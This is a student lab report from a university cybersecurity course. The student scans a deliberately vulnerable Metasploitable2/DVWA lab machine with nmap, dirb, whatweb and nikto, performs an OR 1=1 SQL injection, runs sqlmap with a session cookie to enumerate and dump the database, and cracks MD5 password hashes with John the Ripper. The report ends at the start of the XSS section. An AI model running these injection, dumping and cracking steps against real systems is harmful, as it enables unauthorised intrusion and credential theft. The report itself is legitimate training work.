Lab 5 Report

CSCI 5742: Cybersecurity Programming and Analytics, Spring 2026

Name & Student ID: Kevin Jacob, 109750578

Part 1: Reconnaissance & Web Scanning (10 pts + 2 bonus pts)

Task 1: Discover Web Services (5 pts)

Screenshot:

```
┌──(kevin㉿kali)-[~/Documents]
└─$ nmap -p 80,443,8080,8180 --open 192.168.10.13
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-04 16:11 MST
Nmap scan report for 192.168.10.13
Host is up (0.0032s latency).
Not shown: 2 closed tcp ports (reset)
PORT     STATE SERVICE
80/tcp   open  http
8180/tcp open  unknown
MAC Address: CE:83:CF:61:C8:BA (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 13.20 seconds
```

(Insert screenshot of `nmap -p 80,443,8080,8180 --open <M2-IP>` output)

Answers to Questions:

1. Which ports are hosting web services? *(Provide your answer here)* The open ports are 80 and 8180
2. What web applications are running? *(Provide your answer here)* Port 80 hosts the DVWA and the Multillidae APp, while 8180 hosts teh Tomcat Manager

---

Task 2: Web Directory Enumeration (5 pts)

Screenshots:

(Insert screenshot of `dirb http://<M2-IP>` output)

```
┌──(kevin㉿kali)-[~/Documents]
└─$ dirb http://192.168.10.13

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Wed Mar  4 16:20:13 2026
URL_BASE: http://192.168.10.13/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

---------------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.10.13/ ----
+ http://192.168.10.13/cgi-bin/ (CODE:403|SIZE:294)
==> DIRECTORY: http://192.168.10.13/dav/
+ http://192.168.10.13/index (CODE:200|SIZE:891)
+ http://192.168.10.13/index.php (CODE:200|SIZE:891)
+ http://192.168.10.13/phpinfo (CODE:200|SIZE:48077)
+ http://192.168.10.13/phpinfo.php (CODE:200|SIZE:48089)
==> DIRECTORY: http://192.168.10.13/phpMyAdmin/
+ http://192.168.10.13/server-status (CODE:403|SIZE:299)
==> DIRECTORY: http://192.168.10.13/test/
==> DIRECTORY: http://192.168.10.13/twiki/

---- Entering directory: http://192.168.10.13/dav/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
```

(Insert screenshot of `dirb http://<M2-IP> -X .php` output)

```
┌──(kevin㉿kali)-[~/Documents]
└─$ dirb http://192.168.10.13 -X .php

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Wed Mar  4 16:21:33 2026
URL_BASE: http://192.168.10.13/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
EXTENSIONS_LIST: (.php) | (.php) [NUM = 1]

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.10.13/ ----
+ http://192.168.10.13/index.php (CODE:200|SIZE:891)
+ http://192.168.10.13/phpinfo.php (CODE:200|SIZE:48089)

-----------------
END_TIME: Wed Mar  4 16:21:35 2026
DOWNLOADED: 4612 - FOUND: 2
```

Answers to Questions:

3. List three important directories found by `dirb`. *(Provide your answer here)* http://192.168.10.13/dav/ http://192.168.10.13/phpMyAdmin/ http://192.168.10.13/dvwa/

4. Why is directory enumeration useful for web attacks? *(Provide your answer here)* Directory enumeration allows attackers to discover any hidden directories and files that are not publicly linked on the main website. This helps them plan an attack by being aware of sensistive endpoints like login pages, or admin pages that could be exploited.

Task 3: Identify Technologies Used by the Web Apps (Bonus Exploration, 2 pts)

Screenshot:

(Insert screenshot of `whatweb http://<M2-IP>` output)

```
┌──(kevin㉿kali)-[~/Documents]
└─$ whatweb http://192.168.10.13
http://192.168.10.13 [200 OK] Apache[2.2.8], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.2.8 (Ubuntu) DAV/2], IP[192.168.10.13], PHP[5.2.4-2ubuntu5.10], Title[Metasploita
ble2 - Linux], WebDAV[2], X-Powered-By[PHP/5.2.4-2ubuntu5.10]
```

Answer to Question:

5. How could knowing the technology stack help an attacker? *(Provide your answer here)* By knowing the tech stack, an attacker could search konwn vulnerabilities that are associated with the exact versions.

Task 4: Web Server Vulnerability & Misconfiguration Scan with Nikto

Screenshot:

(Insert screenshot of `nikto -h http://<M2-IP>` output)

```
┌──(kevin㉿kali)-[~/Documents]
└─$ nikto -h http://192.168.10.13
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.10.13
+ Target Hostname:    192.168.10.13
+ Target Port:        80
+ Start Time:         2026-03-04 16:42:49 (GMT-7)
---------------------------------------------------------------------------
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ /: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/w
eb-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.php. See: http:/
/www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ /phpinfo.php: Output from the phpinfo() function was found.
+ /doc/: Directory indexing found.
+ /doc/: The /doc/ directory is browsable. This may be /usr/doc. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0678
+ /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /phpMyAdmin/ChangeLog: Server may leak inodes via ETags, header found with file /phpMyAdmin/ChangeLog, inode: 92462, size: 40540, mtime: Tue Dec  9 10:24:00 2008. See: http://cve.mitre.org/
cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /phpMyAdmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /test/: Directory indexing found.
+ /test/: This might be interesting.
+ /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information. See: CWE-552
+ /icons/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /phpMyAdmin/: phpMyAdmin directory found.
+ /phpMyAdmin/Documentation.html: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /phpMyAdmin/README: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts. See: https://typo3.org/
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8910 requests: 0 error(s) and 27 item(s) reported on remote host
+ End Time:           2026-03-04 16:43:12 (GMT-7) (23 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Answer to Questions:

6. List two findings Nikto reported. According to nikto, the Apache version is out of date, and teh PHP test script was found, which could potentially give a lot of information.


7. For one finding, explain how it could be leveraged in a real attack scenario (high level). Using the PHP test script which runs phpinfo(), the attacker could read sensitive system config details including the exact PHP version.

Part 2: SQL Injection (SQLi) (30 pts + 3 bonus pts)

Task 1: Manually Exploit SQL Injection in DVWA (15 pts)


Screenshots:

(Insert screenshot showing SQLi authentication bypass / all user records displayed)



(Insert screenshot showing

extracted user credentials via UNION SELECT payload)




Answers to Questions:

8. What happens when you submit this input? *(Provide your answer here)* Submitting this input completes the previous SQL query that the server is expecting and starts our own queuery. WHen presented with the OR 1=1 the application dumps every single user record stored in the database.
9. Why does the server return valid results? *(Provide your answer here)* The server returns valid inputs because the payload is entering a query that always evaluates to True which returns all the rows in the database.

Task 2: Automate SQL Injection with SQLmap (15 pts)

Screenshots:

(Insert screenshot showing captured PHPSESSID from Developer Tools)



(Insert screenshot of SQLmap output showing detected databases `--dbs`)

```
└─$ sqlmap -u "http://192.168.10.13/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" \
--cookie="security=low; PHPSESSID=f404a9b1225bdc76b66cbb229761b31f" --dbs
Offsec  Kali Linux  Kali Tools  Kali Docs  Kali Forums  Kali NetHunter  Exploit-DB  Google Hacking DB
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.9.11#stable}
|_ -| . [)]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all appli
Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 17:25:51 /2026-03-04/

[17:25:51] [INFO] testing connection to the target URL
[17:25:51] [INFO] checking if the target is protected by some kind of WAF/IPS
[17:25:51] [INFO] testing if the target URL content is stable
[17:25:52] [INFO] target URL content is stable
[17:25:52] [INFO] testing if GET parameter 'id' is dynamic
[17:25:52] [WARNING] GET parameter 'id' does not appear to be dynamic
[17:25:52] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
[17:25:52] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting (XSS) attacks
[17:25:52] [INFO] testing for SQL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y
[17:25:57] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[17:25:57] [WARNING] reflective value(s) found and filtering out
[17:25:57] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[17:25:57] [INFO] testing 'Generic inline queries'
[17:25:58] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[17:26:00] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[17:26:02] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)'
[17:26:03] [INFO] GET parameter 'id' appears to be 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)' injectable (with --not-string="
[17:26:03] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[17:26:03] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[17:26:03] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[17:26:03] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[17:26:03] [INFO] testing 'MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[17:26:03] [INFO] testing 'MySQL ≥ 5.6 OR error-based - WHERE or HAVING clause (GTID_SUBSET)'
[17:26:03] [INFO] testing 'MySQL ≥ 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
[17:26:03] [INFO] testing 'MySQL ≥ 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'
[17:26:04] [INFO] testing 'MySQL ≥ 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[17:26:04] [INFO] testing 'MySQL ≥ 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[17:26:04] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
```

(Insert screenshot of SQLmap output listing tables in dvwa database)


```
┌──(kevin㉿kali)-[~/Documents]
└─$ sqlmap -u "http://192.168.10.13/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="security=low; PHPSESSID=f404a9b1225bdc76b66cbb229761b31f" -D dvwa --tables
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.9.11#stable}
|_ -| . [)]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws.
Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 17:29:31 /2026-03-04/

[17:29:31] [INFO] testing connection to the target URL
[17:29:31] [INFO] checking if the target is protected by some kind of WAF/IPS
[17:29:31] [INFO] testing if the target URL content is stable
[17:29:32] [INFO] target URL content is stable
[17:29:32] [INFO] testing if GET parameter 'id' is dynamic
[17:29:32] [WARNING] GET parameter 'id' does not appear to be dynamic
[17:29:32] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
[17:29:32] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting (XSS) attacks
[17:29:32] [INFO] testing for SQL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] y
[17:47:47] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[17:47:47] [WARNING] turning off pre-connect mechanism because of connection reset(s)
[17:47:47] [WARNING] there is a possibility that the target (or WAF/IPS) is resetting 'suspicious' requests
[17:47:47] [CRITICAL] connection reset to the target URL. sqlmap is going to retry the request(s)
[17:47:47] [WARNING] reflective value(s) found and filtering out
[17:47:48] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[17:47:48] [INFO] testing 'Generic inline queries'
[17:47:48] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[17:47:50] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[17:47:52] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)'
[17:47:53] [INFO] GET parameter 'id' appears to be 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)' injectable (with --not-string="Me")
[17:47:53] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[17:47:54] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[17:47:54] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[17:47:54] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (EXP)'
```

(Insert screenshot of SQLmap output dumping the `users` table)



Answers to Questions:

id: f404a9b1225bdc76b66cbb229761b31f

10. What databases exist on the server? *(Provide your answer here)* MySQL, dvwa, users.
11. How can an attacker use dumped credentials to escalate an attack? *(Provide your answer here)* Once an attacker dumps the the user credentials, they can attempt to reuse the credentials across other services on the server. If the cracked password belongs to an admin, then the attacker gains full control over the application.

Bonus: Crack the Password Hashes (3 pts)

Screenshots:

(Insert screenshot showing `hashid` or hash identification output)

```
┌──(kevin㉿kali)-[~/Documents/Lab_5]
└─$ hashid hashes.txt
--File 'hashes.txt'--
Analyzing 'password'
[+] Dahua
Analyzing '5f4dcc3b5aa765d61d8327deb882cf99'
[+] MD2
[+] MD5
[+] MD4
[+] Double MD5
[+] LM
[+] RIPEMD-128
[+] Haval-128
[+] Tiger-128
[+] Skein-256(128)
[+] Skein-512(128)
[+] Lotus Notes/Domino 5
[+] Skype
[+] Snefru-128
[+] NTLM
[+] Domain Cached Credentials
[+] Domain Cached Credentials 2
[+] DNSSEC(NSEC3)
[+] RAdmin v2.x
Analyzing 'e99a18c428cb38d5f260853678922e03'
[+] MD2
[+] MD5
[+] MD4
[+] Double MD5
[+] LM
[+] RIPEMD-128
[+] Haval-128
[+] Tiger-128
[+] Skein-256(128)
[+] Skein-512(128)
[+] Lotus Notes/Domino 5
[+] Skype
[+] Snefru-128
[+] NTLM
[+] Domain Cached Credentials
[+] Domain Cached Credentials 2
[+] DNSSEC(NSEC3)
[+] RAdmin v2.x
Analyzing '8d3533d75ae2c3966d7e0d4fcc69216b'
[+] MD2
[+] MD5
[+] MD4
[+] Double MD5
[+] LM
[+] RIPEMD-128
[+] Haval-128
[+] Tiger-128
[+] Skein-256(128)
[+] Skein-512(128)
[+] Lotus Notes/Domino 5
[+] Skype
[+] Snefru-128
[+] NTLM
[+] Domain Cached Credentials
[+] Domain Cached Credentials 2
[+] DNSSEC(NSEC3)
```

```
[+] RAdmin v2.x
Analyzing '0d107d09f5bbe40cade3de5c71e9e9b7'
```

(Insert screenshot showing John the Ripper results recovering plaintext passwords)

```
┌──(kevin㉿kali)-[~/Documents/Lab_5]
└─$ john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt hashes.txt

Created directory: /home/kevin/.john
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 128/128 ASIMD 4×2])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
password         (?)
abc123           (?)
letmein          (?)
charley          (?)
4g 0:00:00:00 DONE (2026-03-05 01:45) 200.0g/s 204800p/s 204800c/s 819200C/s 123456..oooooo
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```


(Optional notes: briefly mention which hashes were cracked and what they cracked to.) 3 passwords were cracked and they became, 'abc123', 'letmein', and 'charley'

Part 3: Cross-Site Scripting (XSS) (30 pts)

Task 1: Exploit Reflected XSS (10 pts)

